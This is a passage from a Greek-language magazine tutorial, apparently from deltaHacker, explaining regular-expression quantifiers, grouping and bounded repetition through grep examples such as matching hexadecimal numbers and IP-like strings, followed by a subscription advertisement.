Με τη χρήση του συμβόλου της πρόσθεσης, δηλώνουμε ότι το string καταλήγει σε *τουλάχιστον έναν* χαρακτήρα, ο οποίος μπορεί να είναι οποιοδήποτε ψηφίο του δεκαεξαδικού αριθμητικού συστήματος. Η συγκεκριμένη κανονική έκφραση δεν θέτει άνω όριο στο μήκος του αριθμού κι έτσι το grep τους εντοπίζει όλους. Αν στη θέση του συμβόλου της πρόσθεσης είχαμε χρησιμοποιήσει τον αστερίσκο, τότε η κανονική έκφραση δεν θα έθετε *κανέναν* περιορισμό στο μήκος του αριθμού. Με άλλα λόγια, θα περιέγραφε και τους αριθμούς που δεν έχουν *κανένα* δεκαεξαδικό ψηφίο. Έτσι, το grep θα έδινε σαν αποτέλεσμα και το "0x", από το "b0x":

```
$ grep "0[xX][a-fA-F0-9]*" test.txt
A b0x and some numbers 0x0 0x2 0xae 0xf 0xffe3 0x22
```

Ας δούμε κι ένα παράδειγμα με το λατινικό ερωτηματικό:

```
$ grep "file[s]?" unix_fs.txt
"On a UNIX system, everything is a file;
```

```
if something is not a file, it is a process."
This statement is true because there are special files
that are more than just files (named pipes and sockets, for instance),
but to keep things simple, saying that everything is a file is
[...]
```

Αυτή η κανονική έκφραση περιγράφει τα strings που ξεκινούν με το "file" και προαιρετικά καταλήγουν σε ένα "s". Έτσι, το grep εντοπίζει όλες τις εμφανίσεις των λέξεων "file" και "files".

Σε αυτό το σημείο είναι πολύ πιθανό να αναρωτιέστε το εξής: Τι γίνεται όταν θέλουμε να περιγράψουμε strings, στα οποία επαναλαμβάνεται ένα σύνολο χαρακτήρων; Ας υποθέσουμε ότι θέλουμε να περιγράψουμε τα strings που περιλαμβάνουν από μία έως οσεσδήποτε επαναλήψεις του "101". Κάτι τέτοιο μπορεί να γίνει με τη βοήθεια των παρενθέσεων, ως εξής:

```
grep "(101)+" some_file.txt
```

Χρησιμοποιώντας τις παρενθέσεις, υποχρεώνουμε τον ειδικό χαρακτήρα της πρόσθεσης να ισχύσει για ολόκληρο το "101". Με παρόμοιο τρόπο μπορούμε να περιγράψουμε όλους τους δεκαεξαδικούς αριθμούς που έχουν άρτιο πλήθος ψηφίων:

```
grep "0[xX]([a-fA-F0-9][a-fA-F0-9])+" some_file.txt
```

Εδώ, το σύμβολο της πρόσθεσης εφαρμόζεται στις δύο κλάσεις που περιλαμβάνει η παρένθεση. Αυτές οι δύο κλάσεις, όμως, περιγράφουν δύο ψηφία του δεκαεξαδικού αριθμητικού συστήματος. Έτσι, η ολοκληρωμένη κανονική έκφραση περιγράφει ένα string που ξεκινά με το "0", συνεχίζει με το "x" ή με το "X" κι ολοκληρώνεται με τουλάχιστον ένα ζευγάρι ψηφίων.

Αν και θα το έχετε υποψιαστεί, οι παρενθέσεις συνεργάζονται άψογα και με τους υπόλοιπους ειδικούς χαρακτήρες που χρησιμοποιούνται για τις επαναλήψεις. Αργότερα, θα δούμε ότι οι παρενθέσεις λειτουργούν στις κανονικές εκφράσεις με τον ίδιο τρόπο που λειτουργούν και στις αριθμητικές: Αλλάζουν, δηλαδή, τη σειρά των "πράξεων". Αυτό όμως μπορείτε να το ξεχάσετε για την ώρα ;)

## Ελεγχόμενη επανάληψη

Πριν ολοκληρώσουμε την πρώτη μας επαφή με τις κανονικές εκφράσεις, οφείλουμε να εξαντλήσουμε το ζήτημα των επαναλήψεων. Όπως έχουμε ξαναπεί, οι κανονικές εκφράσεις κρύβουν μεγάλη περιγραφική δύναμη. Επομένως, θα ήταν τουλάχιστον παράξενο αν δεν επέτρεπαν να προσδιορίσουμε ένα *συγκεκριμένο* πλήθος επαναλήψεων για κάποιο στοιχείο. Αυτός ο προσδιορισμός επιτυγχάνεται με τη βοήθεια των άγκιστρων. Για την ακρίβεια, όταν βάζουμε έναν αριθμό μέσα σε άγκιστρα, αυτός ο αριθμός προσδιορίζει το πλήθος των επαναλήψεων του αμέσως προηγούμενου στοιχείου. Ας δούμε ένα παράδειγμα:

```
$ ls -lhR ~/my_scripts | grep "(rwx){3}"
```

Η κανονική έκφραση που δίνουμε στο grep, περιγράφει ένα string που περιλαμβάνει τρεις φορές διαδοχικά το "rwx". Έτσι, με την εκτέλεση του παραπάνω θα εμφανιστούν τα αρχεία του καταλόγου ~/my_scripts, που στην έξοδο του ls -lhR περιλαμβάνουν το "rwxrwxrwx" (και άρα είναι εκτελέσιμα από *όλους* τους χρήστες του

συστήματος). Μέσα στα άγκιστρα, όμως, μπορούμε να εισάγουμε και δύο αριθμούς, χωρισμένους με κόμμα. Τότε, ο πρώτος αριθμός προσδιορίζει το ελάχιστο πλήθος επαναλήψεων και ο δεύτερος το μέγιστο. Ένα παράδειγμα θα βοηθήσει και πάλι:

```
$ grep "[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}\.[0-9]{1,3}" apache.conf
```

Αμάν! Τι έχουμε εδώ; Αυτή η κανονική έκφραση μοιάζει αρκετά περίπλοκη εκ πρώτης. Το string που περιγράφεται εδώ ξεκινά με ένα έως τρία αριθμητικά ψηφία. Στη συνέχει ακολουθεί μια τελεία (ο χαρακτήρας "\" απενεργοποιεί την ειδική ερμηνεία της τελείας). Αμέσως μετά έχουμε πάλι από ένα έως τρία αριθμητικά ψηφία, μια άλλη τελεία, ένα άλλο σετ αριθμητικών ψηφίων, μια ακόμα τελεία κι ένα ακόμα σετ αριθμητικών ψηφίων. Μήπως αυτή η περιγραφή σας θυμίζει κάτι; Η παραπάνω κανονική έκφραση περιγράφει τα strings που μοιάζουν με διευθύνσεις IP! Στην πραγματικότητα όμως, η συγκεκριμένη κανονική έκφραση περιγράφει και strings που δεν θα μπορούσαν να αποτελούν διευθύνσεις IP (π.χ., "000.023.135.152" και "643.121.122.174"). Όπως και να `χει, με τη βοήθεια αυτής της έκφρασης μπορούμε να εντοπίσουμε όλες τις διευθύνσεις που περιέχει ένα αρχείο ρυθμίσεων, κάποιας δικτυακής υπηρεσίας. Εκεί μέσα, εξάλλου, αποκλείεται να υπάρχουν άκυρα strings σαν το "852.412.725.123". (Σ.τ.Ε. Μας βάζεις ιδέες, τώρα :D)

## (Να μην ξεχάσω να κάνω εξάσκηση){100}

Οι κανονικές εκφράσεις περιλαμβάνουν αρκετούς και πολύ ισχυρούς μηχανισμούς περιγραφής. Έτσι, είναι πολύ εύκολο να δημιουργήσουμε μια έκφραση που να περιγράφει τα επιθυμητά strings. Το κακό είναι ότι, πολύ συχνά, οι εκφράσεις μας περιγράφουν και strings που δεν θέλουμε! Ο μόνος τρόπος για να αποφύγει κανείς αυτόν τον κίνδυνο, είναι να αποκτήσει τη μέγιστη δυνατή εξοικείωση με το συντακτικό των κανονικών εκφράσεων και τις ιδιαιτερότητές του. Φυσικά, προϋπόθεση αποτελεί και η δομημένη γνώση, σε αντιδιαστολή με τη σκόρπια εμπειρία που πηγάζει από τη χρήση "μερικών παραδειγμάτων που βρήκαμε εδώ κι εκεί στο δίκτυο". Σ’ αυτό το άρθρο γνωρίσαμε τους πιο βασικούς μηχανισμούς περιγραφής και βάλαμε τα θεμέλια για να προχωρήσουμε σε άλλους, πιο εξεζητημένους! Αν θέλετε να μάθετε κι εσείς να χειρίζεστε τις κανονικές εκφράσεις, πρέπει να αρχίσετε την εξάσκηση από τώρα. Κι αν πράγματι το αποφασίσετε και ξεκινήσετε, μπορούμε να σας υποσχεθούμε ότι δεν θα το μετανιώσετε.

Το **deltaHacker** είναι το ένα και **μοναδικό** περιοδικό με θεματολογία το ethical **hacking**, τα **δίκτυα** και την **ασφάλεια**, τον **προγραμματισμό** και τα **ηλεκτρονικά**.

Το **deltaHacker** δεν γυρνάει εδώ κι εκεί στα περίπτερα, αλλά για δεύτερη χρονιά στη σειρά **έρχεται κατευθείαν σ' εσάς**.

**Αν είστε από εκείνους** που δεν βλέπουν τον υπολογιστή τους ως άλλη μια οικιακή συσκευή και δεν αντιμετωπίζετε το Internet ως ένα δίκτυο που αρχίζει και τελειώνει με το Facebook και το Twitter, τότε είναι **109% βέβαιο ότι θα αγαπήσετε το deltaHacker**, καθώς κι ότι θα θέλετε την παρέα του **κάθε μήνα**.

Όλες οι πληροφορίες για όλα τα προγράμματα συνδρομών είναι στο

**deltahacker.gr/subscriptions**

Παραγγείλετε τώρα μία από τις συμφέρουσες συνδρομές από το

**http://deltahacker.gr/pdf12order** (ηλεκτρονική έκδοση)

ή από το

**http://deltahacker.gr/order** (έντυπη έκδοση, έως το τεύχος 019)

**Σημείωση:** Την ύλη **όλων των τευχών** που έχουν κυκλοφορήσει ως τώρα μπορείτε να τη δείτε στο

**deltahacker.gr/category/magazine-issues**